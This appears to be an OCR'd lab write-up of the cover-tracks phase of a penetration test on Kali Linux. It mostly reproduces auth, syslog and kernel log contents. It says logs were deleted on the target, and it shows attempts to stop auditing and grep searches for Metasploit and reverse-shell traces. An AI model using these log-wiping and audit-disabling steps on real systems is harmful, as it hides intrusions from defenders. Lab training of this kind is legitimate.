
```
lines 1-18/18 (END)
[(kali㉿kali)-~]
$ cd /var/log
[(kali㉿kali)-~/var/log]
$ ls
alternatives.log    boot.log.3   fontconfig.log      macchanger.log.2.gz  README        user.log
alternatives.log.1  boot.log.4   gvm                macchanger.log.3.gz  redis         wtmp
apache2             btmp       inetsim           mosquito          runit         Xorg.0.log
apt                 btmp.1     journal            nginx           samba         Xorg.0.log.old
auth.log            cron.log   kern.log          notus-scanner   speech-dispatcher  Xorg.1.log
boot.log            dpkg.log   lastlog           openvpn         stunnel4      Xorg.1.log.old
boot.log.1          dpkg.log.1 lightdm            postgresql     syslog
boot.log.2          faillog   macchanger.log.1.gz private        sysstat

[(kali㉿kali)-~/var/log]
$ nano /var/log/auth.log
pass.txt
[(kali㉿kali)-~/var/log]
$
```

Following the deletion of logs on the target machine, I proceeded to review the logs directory on the attacker machine. Noteworthy logs identified included the

authentication log, system log, and kernel log, which were promptly targeted for deletion.

auth.log ↴



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal is running the command `cat /var/log/auth.log`. The output of the terminal is as follows:

```
GNU nano 7.2                               /var/log/auth.log
2024-04-28T12:49:33.789006-04:00 kali sudo: pam_unix(sudo:session): session closed for user root
2024-04-28T12:53:17.833209-04:00 kali sudo:      kali : TTY=pts/2 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/s>
2024-04-28T12:53:17.848028-04:00 kali sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=100)
2024-04-28T12:53:17.873065-04:00 kali sudo: pam_unix(sudo:session): session closed for user root
2024-04-28T12:53:36.832199-04:00 kali sudo:      kali : TTY=pts/2 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/s>
2024-04-28T12:53:36.848254-04:00 kali sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=100)
2024-04-28T12:53:37.487162-04:00 kali sudo: pam_unix(sudo:session): session closed for user root
2024-04-28T12:53:45.940018-04:00 kali sudo:      kali : TTY=pts/2 ; PWD=/home/kali ; USER=root ; COMMAND=/usr/bin/s>
2024-04-28T12:53:45.940747-04:00 kali sudo: pam_unix(sudo:session): session opened for user root(uid=0) by (uid=100)
2024-04-28T12:54:03.720668-04:00 kali sudo: pam_unix(sudo:session): session closed for user root
2024-04-28T12:55:01.188787-04:00 kali CRON[136893]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
2024-04-28T12:55:01.196836-04:00 kali CRON[136893]: pam_unix(cron:session): session closed for user root
```

The desktop environment includes a file manager sidebar with icons for Home, Files, and various files like `status.spk`, `mimi.exe`, `task5.war`, `meow.exe`, and `pass.txt`. The bottom of the screen features a toolbar with various application icons.

syslog ↗

The screenshot shows a terminal window titled "kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The window has a menu bar with File, Machine, View, Input, Devices, Help. Below the menu is a toolbar with icons for file operations. The title bar shows the path "kali@kali: /var/log". The main area displays the contents of the "/var/log/syslog" file using the GNU nano 7.2 editor. The log file contains numerous entries from the kali kernel, mostly related to DnD (Desktop Name Display) messages. The entries show various kernel processes (kali kernel, rsyslogd) sending messages to the syslog socket, often indicating they have acquired or released UNIX sockets or received messages from the host system. The log is timestamped from April 28, 2024, at 15:34:19 to 15:34:19.200204. The bottom of the screen shows the nano editor's command line with keyboard shortcuts for help, exit, write, read, search, cut, paste, execute, justify, location, go to line, undo, redo, and right control.

```
GNU nano 7.2                               /var/log/syslog
2024-04-28T12:49:29.804141-04:00 kali kernel: 15:34:19.021887 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804141-04:00 kali kernel: 15:34:19.022803 dnd      No guest source window
2024-04-28T12:49:29.803186-04:00 kali systemd[1]: Listening on syslog.socket - Syslog Socket.
2024-04-28T12:49:29.804168-04:00 kali kernel: 15:34:19.027343 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804169-04:00 kali kernel: 15:34:19.028143 dnd      No guest source window
2024-04-28T12:49:29.804169-04:00 kali kernel: 15:34:19.034501 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804169-04:00 kali kernel: 15:34:19.035379 dnd      No guest source window
2024-04-28T12:49:29.804171-04:00 kali kernel: 15:34:19.049306 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804171-04:00 kali kernel: 15:34:19.050803 dnd      No guest source window
2024-04-28T12:49:29.804172-04:00 kali kernel: 15:34:19.055811 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804172-04:00 kali kernel: 15:34:19.056729 dnd      No guest source window
2024-04-28T12:49:29.804172-04:00 kali systemd[1]: Starting rsyslog.service - System Logging Service ...
2024-04-28T12:49:29.804172-04:00 kali kernel: 15:34:19.062239 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804174-04:00 kali kernel: 15:34:19.063352 dnd      No guest source window
2024-04-28T12:49:29.804174-04:00 kali kernel: 15:34:19.069694 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.803041-04:00 kali rsyslogd: imuxsock: Acquired UNIX socket '/run/systemd/journal/syslog' (fd 3)
2024-04-28T12:49:29.804176-04:00 kali kernel: 15:34:19.071049 dnd      No guest source window
2024-04-28T12:49:29.804176-04:00 kali kernel: 15:34:19.075528 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804177-04:00 kali kernel: 15:34:19.077143 dnd      No guest source window
2024-04-28T12:49:29.804177-04:00 kali kernel: 15:34:19.083016 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.803136-04:00 kali rsyslogd: [origin software="rsyslogd" swVersion="8.2402.0" x-pid="134120" x-]
2024-04-28T12:49:29.804177-04:00 kali kernel: 15:34:19.084125 dnd      No guest source window
2024-04-28T12:49:29.804178-04:00 kali kernel: 15:34:19.089657 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804006-04:00 kali systemd[1]: Started rsyslog.service - System Logging Service.
2024-04-28T12:49:29.804180-04:00 kali kernel: 15:34:19.091408 dnd      No guest source window
2024-04-28T12:49:29.804180-04:00 kali kernel: 15:34:19.104433 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804181-04:00 kali kernel: 15:34:19.105781 dnd      No guest source window
2024-04-28T12:49:29.804181-04:00 kali kernel: 15:34:19.110388 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804181-04:00 kali kernel: 15:34:19.111117 dnd      No guest source window
2024-04-28T12:49:29.804181-04:00 kali kernel: 15:34:19.117387 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804293-04:00 kali kernel: 15:34:19.118455 dnd      No guest source window
2024-04-28T12:49:29.804305-04:00 kali kernel: 15:34:19.123951 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804305-04:00 kali kernel: 15:34:19.125338 dnd      No guest source window
2024-04-28T12:49:29.804306-04:00 kali kernel: 15:34:19.132156 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804306-04:00 kali kernel: 15:34:19.133150 dnd      No guest source window
2024-04-28T12:49:29.804307-04:00 kali kernel: 15:34:19.138428 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804307-04:00 kali kernel: 15:34:19.139370 dnd      No guest source window
2024-04-28T12:49:29.804311-04:00 kali kernel: 15:34:19.144801 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804311-04:00 kali kernel: 15:34:19.145772 dnd      No guest source window
2024-04-28T12:49:29.804312-04:00 kali kernel: 15:34:19.158688 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804312-04:00 kali kernel: 15:34:19.159606 dnd      No guest source window
2024-04-28T12:49:29.804312-04:00 kali kernel: 15:34:19.165810 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804313-04:00 kali kernel: 15:34:19.167729 dnd      No guest source window
2024-04-28T12:49:29.804315-04:00 kali kernel: 15:34:19.172286 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804316-04:00 kali kernel: 15:34:19.173254 dnd      No guest source window
2024-04-28T12:49:29.804316-04:00 kali kernel: 15:34:19.180029 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804317-04:00 kali kernel: 15:34:19.181267 dnd      No guest source window
2024-04-28T12:49:29.804317-04:00 kali kernel: 15:34:19.186012 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804317-04:00 kali kernel: 15:34:19.187303 dnd      No guest source window
2024-04-28T12:49:29.804318-04:00 kali kernel: 15:34:19.192412 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
2024-04-28T12:49:29.804320-04:00 kali kernel: 15:34:19.193210 dnd      No guest source window
2024-04-28T12:49:29.804321-04:00 kali kernel: 15:34:19.200204 dndHGCM  DnD: Received message HOST_DND_FN_GH_REQ_P>
```

pass.txt

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo
Right Ctrl

kern.log ↗

File Machine View Input Devices Help



13:09




kali@kali: /var/log

File Actions Edit View Help

GNU nano 7.2

```
/var/log/kern.log
2024-04-28T12:49:29.805183-04:00 kali kernel: 15:43:49.730919 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805184-04:00 kali kernel: 15:43:49.731901 dnd No guest source window
2024-04-28T12:49:29.805184-04:00 kali kernel: 15:43:49.752638 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805185-04:00 kali kernel: 15:43:49.767731 dnd No guest source window
2024-04-28T12:49:29.805185-04:00 kali kernel: 15:43:49.779540 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805185-04:00 kali kernel: 15:43:49.780100 dnd No guest source window
2024-04-28T12:49:29.805186-04:00 kali kernel: 15:43:49.800464 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805186-04:00 kali kernel: 15:43:49.801036 dnd No guest source window
2024-04-28T12:49:29.805186-04:00 kali kernel: 15:43:49.814548 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805187-04:00 kali kernel: 15:43:49.815492 dnd No guest source window
2024-04-28T12:49:29.805187-04:00 kali kernel: 15:43:49.820722 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805187-04:00 kali kernel: 15:43:49.831782 dnd No guest source window
2024-04-28T12:49:29.805188-04:00 kali kernel: 15:43:49.832946 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805188-04:00 kali kernel: 15:43:49.834142 dnd No guest source window
2024-04-28T12:49:29.805188-04:00 kali kernel: 15:43:49.837244 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805188-04:00 kali kernel: 15:43:49.840969 dnd No guest source window
2024-04-28T12:49:29.805189-04:00 kali kernel: 15:43:49.842377 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805189-04:00 kali kernel: 15:43:49.843458 dnd No guest source window
2024-04-28T12:49:29.805189-04:00 kali kernel: 15:43:49.848489 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805190-04:00 kali kernel: 15:43:49.863511 dnd No guest source window
2024-04-28T12:49:29.805190-04:00 kali kernel: 15:43:49.864741 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805190-04:00 kali kernel: 15:43:49.865590 dnd No guest source window
2024-04-28T12:49:29.805191-04:00 kali kernel: 15:43:49.869959 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805191-04:00 kali kernel: 15:43:49.872903 dnd No guest source window
2024-04-28T12:49:29.805191-04:00 kali kernel: 15:43:49.876021 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805192-04:00 kali kernel: 15:43:49.876998 dnd No guest source window
2024-04-28T12:49:29.805192-04:00 kali kernel: 15:43:49.890343 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805192-04:00 kali kernel: 15:43:49.901388 dnd No guest source window
2024-04-28T12:49:29.805193-04:00 kali kernel: 15:43:49.902752 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805193-04:00 kali kernel: 15:43:49.903499 dnd No guest source window
2024-04-28T12:49:29.805193-04:00 kali kernel: 15:43:49.923234 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805193-04:00 kali kernel: 15:43:49.931661 dnd No guest source window
2024-04-28T12:49:29.805194-04:00 kali kernel: 15:43:49.992521 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805194-04:00 kali kernel: 15:43:49.998680 dnd No guest source window
2024-04-28T12:49:29.805194-04:00 kali kernel: 15:43:50.123224 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805195-04:00 kali kernel: 15:43:50.138545 dnd No guest source window
2024-04-28T12:49:29.805195-04:00 kali kernel: 15:43:50.139635 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805195-04:00 kali kernel: 15:43:50.140355 dnd No guest source window
2024-04-28T12:49:29.805196-04:00 kali kernel: 15:43:50.143658 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805196-04:00 kali kernel: 15:43:50.145043 dnd No guest source window
2024-04-28T12:49:29.805196-04:00 kali kernel: 15:43:50.171499 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805197-04:00 kali kernel: 15:43:50.185232 dnd No guest source window
2024-04-28T12:49:29.805197-04:00 kali kernel: 15:43:50.193041 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805197-04:00 kali kernel: 15:43:50.194382 dnd No guest source window
2024-04-28T12:49:29.805197-04:00 kali kernel: 15:43:50.206461 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805198-04:00 kali kernel: 15:43:50.213965 dnd No guest source window
2024-04-28T12:49:29.805198-04:00 kali kernel: 15:43:50.234172 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805198-04:00 kali kernel: 15:43:50.236074 dnd No guest source window
2024-04-28T12:49:29.805199-04:00 kali kernel: 15:43:50.241098 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805199-04:00 kali kernel: 15:43:50.245263 dnd No guest source window
2024-04-28T12:49:29.805199-04:00 kali kernel: 15:43:50.261359 dndHGCM DnD: Received message HOST_DND_FN_GH_REQ_PENDING (0x258) from host
2024-04-28T12:49:29.805200-04:00 kali kernel: 15:43:50.262159 dnd No guest source window
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo
 ^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-A Set Mark M-[To Bracket
 ^W Where Was Right Ctrl



kali@kali: ~

```

File Actions Edit View Help
File Actions Edit View Help
/var/log/boot.log
/var/log/cron.log
/var/log/rpmlog
/var/log/xferlog
/var/log/rpmlog
sudo grep -i "root"
Apr 28 12:35:58 kali sudo:    root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/bin/grep -i root /var/log/se
ecure
  (kali㉿kali)-[~/var/log]
sudo grep -i "root"
  $ nano /var/log/auth.log
sudo grep -i "root"
  (kali㉿kali)-[~/var/log]
grep -i "root"
  $ nano /var/log/syslog
Apr 28 12:35:58 kali sudo:    root : TTY=unknown ; PWD=/var/spool/mail ; USER=root ; COMMAND=/bin/grep -i root /var/log/se
cure
Apr 28 12:45:50 kali sudo:    root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/bin/grep -i root /var/log/se
cure
Apr 28 12:46:40 kali sudo:    root : TTY=unknown ; PWD=/tmp ; USER=root ; COMMAND=/bin/grep -i root /var/log/me
ssages
Apr 28 12:47:00 kali sudo:    root : TTY=pts/4 ; PWD=/var/log ; USER=root ; COMMAND=/bin/grep "192.168.1.204" /var/log/auth.log
stlog
auditpol /set
//bin/sh: auditpol: command not found
service audited
//bin/sh: serv
  (kali㉿kali)-[~/var/log]
sudo service audited
  $ sudo grep "192.168.1.204" /var/log/auth.log
sudo: service: 2024-04-28T13:17:58.877185-04:00 kali sudo:    kali : TTY=pts/4 ; PWD=/var/log ; USER=root ; COMMAND=/
sudo auditctl
sudo: auditctl: 2024-04-28T13:24:12.834272-04:00 kali sudo:    kali : TTY=pts/4 ; PWD=/var/log ; USER=root ; COMMAND=/
sudo auditpol
sudo: auditpol: command not found
systemctl stop
//bin/sh: systemctl: command not found
sudo systemctl
sudo: systemctl:  (kali㉿kali)-[~/var/log]
!systemctl stop
  $ sudo grep "192.168.1.204" /var/log/auth.log
//bin/sh: !systemctl: command not found
grep: /var/log: Is a directory
sudo stop auditpol
sudo: stop: command not found
  (kali㉿kali)-[~/var/log]
sudo find / -name "192.168.1.204"
find /etc -name "192.168.1.204"
cat /var/log/se
whoami
root
grep: /var/log/journal/62515a8596cc47a486f33f8642473978/user-1000@124be9f9136c48c89ad10b19753c75b9-0000
00061704628e3570.journal: binary file matches
grep: /var/log/journal/62515a8596cc47a486f33f8642473978/system@00061726327e0c35-377019987d3e543f.journa
le matches
grep: /var/log/journal/62515a8596cc47a486f33f8642473978/user-1000.journal: binary file matches
  /var/log/auth.log:2024-04-28T13:17:58.877185-04:00 kali sudo:    kali : TTY=pts/4 ; PWD=/var/log ; USE
AND=/usr/bin/grep 192.168.1.204 /var/log/auth.log
  /var/log/auth.log:2024-04-28T13:24:12.834272-04:00 kali sudo:    kali : TTY=pts/4 ; PWD=/var/log ; USE
AND=/usr/bin/grep 192.168.1.204 /var/log/auth.log
  /var/log/auth.log:2024-04-28T13:25:30.088357-04:00 kali sudo:    kali : TTY=pts/4 ; PWD=/var/log ; USE
AND=/usr/bin/grep 192.168.1.204 /var/log/syslog
  /var/log/auth.log:2024-04-28T13:26:08.678226-04:00 kali sudo:    kali : TTY=pts/4 ; PWD=/var/log ; USE
AND=/usr/bin/grep 192.168.1.204 /var/log
  /var/log/auth.log:2024-04-28T13:26:19.835450-04:00 kali sudo:    kali : TTY=pts/4 ; PWD=/var/log ; USE
AND=/usr/bin/grep -r 192.168.1.204 /var/log

```

In the process of detecting logs on the attacker machine, I initiated a search for entries associated with the IP address of the target machine. This initial step aimed to identify any logs related to my attack.

kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 | kali@kali: /var/log

```

File Actions Edit View Help
share/metasploit-framework/msfconsole
/var/log/alternatives.log.1:update-alternatives 2023-11-30 11:55:11: run with --install /usr/bin/msfd m
e/metasploit-framework/msfd 50
/var/log/alternatives.log.1:update-alternatives 2023-11-30 11:55:11: link group msfd updated to point t
metasploit-framework/msfd
/var/log/alternatives.log.1:update-alternatives 2023-11-30 11:55:11: run with --install /usr/bin/msfdb m
are/metasploit-framework/msfdb 50
/var/log/alternatives.log.1:update-alternatives 2023-11-30 11:55:11: link group msfdb updated to point /
metasploit-framework/msfdb
/var/log/alternatives.log.1:update-alternatives 2023-11-30 11:55:11: run with --install /usr/bin/msfrpc s
hare/metasploit-framework/msfrpc 50
/var/log/alternatives.log.1:update-alternatives 2023-11-30 11:55:11: link group msfrpc updated to point e
/metasploit-framework/msfrpc
/var/log/alternatives.log.1:update-alternatives 2023-11-30 11:55:11: run with --install /usr/bin/msfrpc r/share/metasploit-framework/msfrpcd 50
/var/log/alternatives.log.1:update-alternatives 2023-11-30 11:55:11: link group msfrpcd updated to poi
re/metasploit-framework/msfrpcd
/var/log/alternatives.log.1:update-alternatives 2023-11-30 11:55:11: run with --install /usr/bin/msfupd /usr/share/metasploit-framework/msfupdate 50
/var/log/alternatives.log.1:update-alternatives 2023-11-30 11:55:11: link group msfupdate updated to po
hare/metasploit-framework/msfupdate
/var/log/alternatives.log.1:update-alternatives 2023-11-30 11:55:11: run with --install /usr/bin/msfven usr/share/metasploit-framework/msfvenom 50
/var/log/alternatives.log.1:update-alternatives 2023-11-30 11:55:11: link group msfvenom updated to poi
are/metasploit-framework/msfvenom
grep: /var/log/journal/62515a8596cc47a486f33f8642473978/user-1000.journal: binary file matches
/var/log/auth.log:2024-04-28T13:27:43.890002-04:00 kali sudo:      kali : TTY=pts/4 ; PWD=/var/log ; USE AND=/usr/bin/grep -r metasploit /var/log

(kali㉿kali)-[~/var/log]
$ sudo grep -r "shell_reverse_tcp" /var/log

grep: /var/log/journal/62515a8596cc47a486f33f8642473978/user-1000.journal: binary file matches
/var/log/auth.log:2024-04-28T13:32:05.873642-04:00 kali sudo:      kali : TTY=pts/4 ; PWD=/var/log ; USE AND=/usr/bin/grep -r shell_reverse_tcp /var/log

(kali㉿kali)-[~/var/log]
$ sudo grep -r "shell_reverse_tcp" /var/log

grep: /var/log/journal/62515a8596cc47a486f33f8642473978/user-1000.journal: binary file matches
/var/log/auth.log:2024-04-28T13:32:05.873642-04:00 kali sudo:      kali : TTY=pts/4 ; PWD=/var/log ; USE AND=/usr/bin/grep -r shell_reverse_tcp /var/log

(kali㉿kali)-[~/var/log]
$ sudo grep -r ":4444" /var/log

grep: /var/log/journal/62515a8596cc47a486f33f8642473978/system@00061361493b0aa8-3f481de85cc228ac.journa le matches
grep: /var/log/journal/62515a8596cc47a486f33f8642473978/user-1000.journal: binary file matches
